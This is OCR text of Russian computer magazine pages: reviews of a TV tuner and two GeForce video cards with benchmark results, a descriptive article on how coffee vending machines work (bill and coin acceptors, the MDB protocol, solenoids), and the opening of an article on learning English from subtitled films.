


1. Низкопрофильная планка и отсутствие выступающих элементов делают возможной установку девайса в barebone системы.
2. Наличие аппаратного MPEG-кодека позволяет снизить системные требования и на лету захватывать видео в хорошем качестве.
3. С учетом внедрения телекомпаниями новых технологий точно пригодится поддержка стереоформатов звукового вещания.
4. Основные стандарты телевещания дополнены возможностью принимать цифровой видео- и радиосигнал в формате DVB-T.
5. Имеющийся радиотюнер прилично принимает сигнал как в FM-, так и в УКВ-диапазоне.
6. В качестве декодера\энкодера используется всего 1 чип CX23418, который гораздо эффективнее связки в плане тепловыделения и занимаемого на плате места.
7. В комплектацию включена короткая антенна для приема цифрового телевидения, которая также неплохо ловит аналоговые каналы.
8. Вместе с эфирным цифровым телевидением (DVB-T) можно организовать ассиметричный доступ в интернет, наподобие спутникового (DVB-S).



1. Пока маловато теле- и радиостанций, вещающих в цифровом формате. Но их количество будет увеличиваться благодаря конкурентному превосходству в качестве звука/картинки и согласно планам правительства.





Biostar Sigma Gate V7603GS21

Среднее видео с прикольной оверклокерской утилитой

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Интерфейс: PCI Express
Ядро: NVIDIA GeForce 7600GS
Количество пиксельных конвейеров, шт.: 12
Шина памяти, бит: 128
Объем памяти, Мб: 256
Частота ядра, МГц: 400
Частота памяти, МГц: 700 (1400)
Тип памяти: GDDR-3
Выходы: DVI, D-Sub, S-Video



1. Девайс относится к категории Middle-End, то есть сочетает в себе адекватную производительность при умеренной цене.
2. Оригинальная конструкция охлаждения выделяет плату среди конкурентов, сделанных по образу и подобию референсов NVIDIA.
3. В наличии полная поддержка Shader Model 3.0 — перед новыми играми комп в грязь лицом точно не ударит.
4. В комплект с устройством компания Biostar кладет утилиту V-Ranger — целый программный комплекс, упрощающий разгон. В ней даже имеется возможность поднимать рабочие напряжения!
5. Плата очень неплохо показывает себя в современных играх даже на номинальных частотах, не тронутых разгоном.
6. При наличии двух таких плат ты без проблем сможешь объединить их в массив SLI — это повысит FPS в тяжелых режимах.



1. FSAA и анизотропией лучше не увлекаться. По крайней мере, не в наворoченных играх — FPS может упасть слишком низко.
2. Память кулером не охлаждается — с ее разгоном лучше быть аккуратнее.
3. Любителям домашней режиссуры девайс не подойдет — чип VIVO в нем не предусмотрен.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ
3DMark'05, баллов: 4884
3DMark'06, баллов: 2442
Far Cry (1280x1024), FPS: 87,8
Far Cry (1280x1024 AA4x/AF16x), FPS: 55,93
Doom 3 (1280x1024), FPS: 77, 4
Doom 3 (1280x1024 AA4x/AF16x), FPS: 42,6
Half-Life 2 Lost Coast HDR (1280x1024), FPS: 41,1
Half-Life 2 Lost Coast HDR (1280x1024 AA4x/AF16x), FPS: 29,9

Palit GeForce 7100GS

Доступная альтернатива встроенному видео

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Тип устройства: графическая плата
Графический процессор: NVIDIA GeForce 7100GS
Частота ГП, МГц: 350
Частота памяти, МГц: 660
Объем памяти, Мб: 128 DDR2
Пиксельные конвейеры, шт.: 4
Вершинные конвейеры, шт.: 3
Шина памяти, бит: 64
Интерфейс: PCI-Express x 16
Техпроцесс, нм: 90



1. Устройство построено на графическом чипе NVIDIA GeForce 7100GS, который характеризуется наличием четырех пиксельных и трех вершинных конвейеров. Работает процессор на штатных частотах — 350 МГц.
2. Главная фишка этой видеокарты — поддержка технологии Turbocache, благодаря которой объем видеопамяти может достигать 512 Мб. Проще говоря, карта заимствует часть у оперативной памяти, однако работать такая функция будет только при условии наличия 1 Гб предустановленной ОЗУ.
3. Кулер, прямо скажем, ничем экстраординарным не отличается. Это небольшой по высоте алюминиевый прямоугольный параллелепипед — банальная пассивная охлаждалка. Согласно нашим данным, при нагрузках графический процессор греется очень слабо — у нас температура не превысила 46 градусов по Цельсию.
4. Видеокарта Palit 7100GS поддерживает технологию SLI. Пользователь может увеличить производительность, установив две столь замечательные платы в конфигурацию дуального режима работы. Однако смысла в данной процедуре крайне мало — проще купить одну приличную видеокарту.
5. Palit 7100GS также полностью поддерживает Microsoft DirectX 9.0 и шейдерную модель 3.0.



1. Очень низкая производительность в современных играх. Придется жертвовать разрешением, эффектами и т.п., чтобы хоть как-то погамать.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:
3D Mark 2006: 421
3D Mark 2005: 872
Half-Life 2, 1024x768: 18
Doom 3 (Min. Det.), 1024x768: 11


ТЕСТОВЫЙ СТЕНД
Процессор: AMD Athlon 64 3500+. Материнская плата: Albatron K8SLI. Кулер: Glacialtech Igloo 7200 Light. ОЗУ, Мб: 512, Corsair Value Select VS512MB400
Винчестер, Гб: 80, Seagate Barracuda 7200rpm. Блок питания, Вт: 350, Noname.

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям Nevada (т. (495) 101-2819, www.nevada.ru), 2L (т. (495) 508-7252, www.2l-pr.ru), российскому представительству компании GoTView, а также европейскому представительству компании Biostar.

ДЕНИС «ELF» РОМАНОВ
/ ELF_DEN@LIST.RU /

ВНУТРЕННОСТИ ВЕНДИНГОВЫХ АППАРАТОВ

Автоматы, которые варят кофе, продают газировку и шоколадки, всегда будоражили умы хакеров. Любая автоматизация привлекает нас: там чипы и микросхемы, там мы ищем баги и ошибки. Лет пять назад такие автоматы можно было легко обманывать, засовывая вместо реальных банкнот ксероксы и вытаскивая за веревочку опущенную монету. Сейчас такой примитив уже не катит, но интерес к автоматам остался. Именно это и определило сегодняшнего пациента «Инсайда».



Взгляд вовнутрь

Невозможно в рамках одной статьи охватить устройство всех вендинговых автоматов, поэтому для примера я решил рассказать о кофемашинах, стоящих в каждом институте или офисном центре. Такой автомат состоит из следующих узлов: дисплей, управляющая панель, монетоприемный механизм, банкнотоприемник, устройство для приготовления напитка, механизм выдачи напитка. В зависимости от задач автомата его комплектация может варьироваться. Так, например, устройство для приготовления напитка состоит из дозатора, смесителя, сатуратора и транспортирующего девайса. Часто такие автоматы оснащают холодильными установками.



> Банкнотопрокатный механизм



> Укладчик купюр с кучей кэша

Купюроприемник

Купюроприемник — это устройство, созданное специально для распознавания и приема бумажных денег. В последнее время производители купюроприемников постоянно совершенствуют свои продукты, добавляя разнообразные механизмы защиты. Все дело в том, что изначально эти девайсы были достаточно тупыми, и можно было подсовывать им даже некачественные подделки, вытаскивать банкноты и т.д. Потеряв немало денег, производители стали делать очень умные устройства, которые, как правило, при распознавании банкноты проверяют сразу множество параметров: размеры, оптические и магнитные свойства, состав краски и т.д. Короче, обмануть нормальный купюроприемник сейчас почти невозможно.

Вернемся к нашему кофейному автомату. В нем установлен купюроприемник ICT A7, который сейчас можно без проблем купить в интернете за 1600 рублей с доставкой. Почитать спецификацию можно на сайте производителя: www.ict-russia.ru/page4.html. Вкратце расскажу о свойствах этого девайса.

Он оборудован хитрой защитой от вытаскивания купюры (антифишинг), умеет возвращать последнюю вставленную купюру при отказе от покупки. Конфигурирование всех параметров купюроприемника осуществляется при помощи восьми микропереключателей на корпусе девайса. Питается устройство 12 вольтами, а максимальное потребление составляет 50 Вт. Контейнер укладчика рассчитан на 400 банкнот, а вероятность распознавания банкноты составляет 0,97. Допустимая ширина банкноты колеблется от 65 до 76 мм, используется ременный механизм протяжки банкнот.

Подлинность банкноты определяется на основе ее физических размеров, изображения, водяных знаков и магнитных свойств.

Весь процесс приема банкноты занимает около 3 секунд.

Как это работает?

После того как оплачена стоимость товара, автомат начинает приготовление напитка.


Из специальных контейнеров в смеситель забираются все необходимые ингридиенты (сахар, кофе, вода и т.д). Миксер смешивает все ингридиенты и наполняет заранее установленный стаканчик. Затем автомат сигнализирует о готовности, и мы забираем кофе. Но на этом его работа не окончена. После всех процессов происходит очистка миксера и трубок подачи кофе путем промывки водой. Это делается, чтобы избежать божественной ситуации, при которой твой утренний кофе смешается с куриным бульоном товарища :).

Миксер стандартного автомата

Все миксеры можно разделить на две части по географии производителя.

Корейские девайсы производятся уважаемыми фирмами Samsung, Carrier-LG и SM-Coin и характеризуются долговечностью работы, неприхотливостью и низким качеством приготовляемого напитка.

Что касается миксеров европейских брендов Necta, Azkoen, Bianchi и Saeco, то готовят они хорошо, но очень прихотливы к ингредиентам, часто ломаются и работают очень медленно. Несложно догадаться, что в России пользуются в основном продуктами корейской промышленности.




Монетоприемник

Монетоприемник — это специальное устройство для приема и распознавания монет. Существует две разновидности монетоприемников: те, которые выдают сдачу, и те, которые сдачу не выдают. В первом случае монетоприемник имеет небольшие габариты, дешево стоит и, вообще, работает очень просто. Монета попадает в специальный отсек, где освещается светодиодами. Возвращаемый свет попадает на фотоэлемент, сигнал с которого — «фотографию» монеты — анализирует контроллер устройства. На флешке девайса зашиты некоторые эталонные сигнатуры для каждого из допустивых типов монет, с которыми и сравнивается образ монеты.

В случае если автомату нужно выдать сдачу, первым делом рассчитывается, сколько и каких монет нужно выдать пользователю. После этого в ход идет хитрый механизм, который выбрасывает клиенту нужные монеты, забирая их из специального лотка.




> Монетоприемный механизм



> Системна плата снетч-автомата



> Лоток с монетами в механизме выдачи сдачи




Снетч - автомат


Хранилище с ложечками и стаканчиками


Емкости под ингридиенты (кофе, шоколад, какао, сливки)

MDB протокол

MDB (Multi-Drop Bus) — это протокол для «общения» устройств внутри автомата. С его помощью осуществляется взаимодействие различных узлов, при этом обычно не возникает проблем с совместимостью девайсов разных производителей, поскольку протокол описан сторонней конторой и все производители придерживаются его спецификации.

Главный контроллер автомата — VMC (vending machines controller) — является главным устройством машины и посредством четко описанных в протоколе MDB команд «общается» с другими устройствами.

Главными приемуществами протокола MDB являются возможность быстрого подключения устройств к автомату и обеспечение совместимости устройств от разных вендоров.

Соленоид

Вообще, соленоид — это катушка. В контексте вендинговых автоматов под «соленоидом» понимают электромагнитный клапан, который служит для открытия доступа воды в нагревательный бак (бойлер). Практически все автоматы по продаже напитков оснащены соленоидами.

Составные части соленоида:

- электромеханический клапан с возвратной пружиной;
- электромагнитная катушка;
- корпус.

При подаче электронного сигнала на электромагнитную катушку, притягивается электромеханический клапан и открывается отверстие в корпусе для прохода воды. Как только сигнал прекращается, пружина возвращает клапан на место и перекрывает подачу воды.





КРИС КАСПЕРСКИ АКА МЫЩЪХ

АНГЛИЙСКИЙ С ТУРБОНАДДУВОМ

ХАКЕРСКИЙ ПОДХОД К ИЗУЧЕНИЮ ИНОСТРАННОГО ЯЗЫКА


Как изучить английский за минимальное время и практически без усилий? Какие методики существуют и какие программы могут этому поспособствовать? Возможно ли за пару месяцев подтянуть свой уровень с полного нуля до свободного общения с американосами по мылу, аське и в чате? И если это реально (а это реально), то в каком направлении нужно идти?



> SubRip за работой



> Выбор цвета текста поможет, если субтитры отображаются с дополнительными эффектами



Кто из нас не мечтает выучить английский язык? Но далеко не у всех эта мечта воплощается в жизнь. Соблазнившись перспективами очередного широко разрекламированного курса, ты надеешься проснуться с полным словарным запасов в голове, что вполне понятно (грызть гранит науки — это не пиццу уплетать). Но, увы, даже если допустить, что во сне (или под гипнозом) можно усвоить огромное количество информации за короткое время, это не сильно приблизит нас к решению проблемы. Язык — это не только свод правил и словарный запас, но еще и совокупность навыков, приобретаемых только опытным путем. Можно долго читать учебники, наизусть выучить словарь, но толку от этого будет — ноль! Это подобно игре в хоккей: ты можешь сколько угодно смотреть на бравых парней по телевизору, знать о них все, но ездить на коньках и забивать шайбы ты от этого лучше не будешь! И вообще, знать язык и изъясняться на языке — понятия перпендикулярные. Возьмем, к примеру, меня. Можно ли сказать, что я знаю язык? Конечно же, нет! Я постоянно путаю лица, времена и совершаю массу других глупых ошибок, а употребление предлогов для меня вообще темный лес... Тем не менее, я свободно прочитываю до нескольких сотен страниц технической документации в день, наслаждаюсь оригинальными английскими книгами, занимаюсь web-серфингом, активно переписываюсь с зарубежными друзьями, смотрю фильмы без перевода (разбирая на слух до ~75%), и все это практически без помощи словаря и... без дополнительных трудозатрат. В учебники вгрызаюсь лишь в свободное время, которого в лучшем случае удается выкроить не больше нескольких часов в неделю. И при этом прошу учесть, что врожденной склонности к языкам у меня нет. Зато я понимаю, что лучший подход к делу — это учить язык на практике.

Хакерский способ

Возможности поехать на год за границу и набраться всех премудростей того же английского от англичан у меня нет, хотя это, безусловно, наилучший вариант. Чтение английских текстов, несомненно, дает результаты. При живом разборе предложений грамматические конструкции и незнакомые слова врезаются в память намного лучше, чем при зубрежке искусственных примеров. К тому же неиспользуемые (редко используемые) конструкции идут лесом — оптимизация, однако! Но сухие тексты — это все же не то. Мой фирменный рецепт — фильмы. По фильмам (с оригинальной звуковой дорожкой и субтитрами) за 2-3 месяца язык осваивается до вполне приемлемого уровня и легко воспринимается на слух. Такой подход имеет массу преимуществ перед традиционными методиками. Когда в книге написано: «pull the level», то еще сообразить надо, что имеется в виду (при условии что данное значение слова «level» нам еще не известно), а из фильма все ясно и так. Сказали обезьяне потянуть за рычаг — она и потянула (а что ей еще оставалось делать?!) К тому же лично у меня (да, наверное, и у остальных) лучше запоминаются не слова, а целые фразы или даже предложения. Например, слово «desperation» само по себе безлико. Фиг запомнишь. Но когда Морфиус говорит: «This attack is an act of desperation», оно крепко врезается в память. Короче, будем считать, что я тебя убедил. Берем фильм (где брать, мы еще разберемся), начинаем смотреть и... практически ничего не понимаем, улавливая лишь отдельные слова. Все остальное сливается для нас в нечленораздельную речь, пролетающую мимо сознания. Не переживай и не впадай в депрессию. С твоими ушами все в порядке. У всех нормальных людей при обычном разговоре до мозга доходит порядка 30% звуковой информации, остальное необратимо теряется по дороге. Опыт, полученный при прослушивании пластинок, наговоренных диктором с четким британским выговором, которые иногда крутили в школе, — плохой помощник. То же самое относится к мультимедийным дискам с курсом английского языка. Живой язык он... совсем другой. Британцы, когда говорят, в транскрипцию не смотрят, а что касается Америки, кладбища всех культур и народов, то здесь понятие «правильного произношения» отсутствует вообще.

Субтитры, или палочка-выручалочка

Бесполезно слушать речь, если ни черта не понятно. Это никакая не тренировка получается, а самая настоящая мастурбация! Тут-то субтитры и выручают! Синхронный вывод текста на экран позволяет сопоставить звуки и буквы. Вот появляется длинная фраза (строки на две будет), мы внутренне готовимся к «схватке», мысленно проговаривая ее про себя, и вдруг выясняется, что герой ее уже сказал. Когда же он успел?! Какой облом! Не надо удивляться. Разговорный английский намного короче, чем письменный, к тому же американцы часто глотают не только отдельные слоги, но и целые слова или произносят их на крейсерской скорости. Поэтому, прежде чем смотреть фильм, субтитры желательно несколько раз прочитать, убедившись, что все слова известны (а неизвестные — найти в словаре). Скорость чтения «с листа» никак не может превышать продолжительности фильма. Если мы тормозим с переводом, то со слуха и подавно ничего не поймем!




> На диске ты найдешь плееры, кодеки, программы для работы с субтитрами, которые помогут тебе освоить английский.




> Лучшие интернет-магазины, торгующие CD-дисками с фильмами на английском языке: www.qstudy.ru; www.kinobox.ru; www.native-english.ru.



> Естественно, просто взять и начать просматривать иностранные фильмы в оригинале трудно. Но я уверен, что почти каждый из нас имеет хотя бы минимальное знание языка. А оно-то и нужно!



> Окно настроек FFDShow, ответственное за отображение субтитров



> Subtitle Workshop идеально подходит как видеоплеер


На DVD субтитры хранятся в графическом виде, что не есть хорошо, но народ уже давно наловчился выдирать их оттуда, перегоняя в текстовой файл, записанный в том или ином формате. Основных форматов два — sub и str. В первом случае текст привязан к номерам фреймов (смотри листинг 1), во втором — ко времени от начала фильма (смотри листинг 2). .Файлы субтитров можно спокойно модифицировать в любом текстовом редакторе, помечая непонятные места, слова, которые не удалось разобрать и т.д. При многократном прослушивании зацикленного фрагмента часть неразборчивых слов постепенно «проявляется», а часть — так и остается энигмой. По мере обучения языку, «распознавательные» способности неуклонно растут и большинство пометок снимается, но достичь 100% результата удается далеко не всегда. Текст субтитров слегка отличается от произносимого в фильме, причем это несоответствие может быть как негативным (пропущенные слова), так и позитивным (лишние слова, отсутствующие в речи актера).
По умолчанию субтитры отображаются в нижней части экрана. Считается, что так удобно. Ну, для обычного просмотра, может быть, и удобно (текст не загораживает изображение), но нам для облегчения восприятия субтитры лучше всего поднять наверх. А отслеживать произносимые слова помогает мышь. На первых порах, пока большинство слов на слух еще не понятно, распознание границ слов уже можно считать большим достижением, после которого прогресс в обучении будет происходить заметно быстрее. Еще один совет: слушать фильм лучше всего в наушниках — так легче сосредоточиться на звуке, да и качество у них будет повыше, чем у колонок.

Необходимые ингредиенты

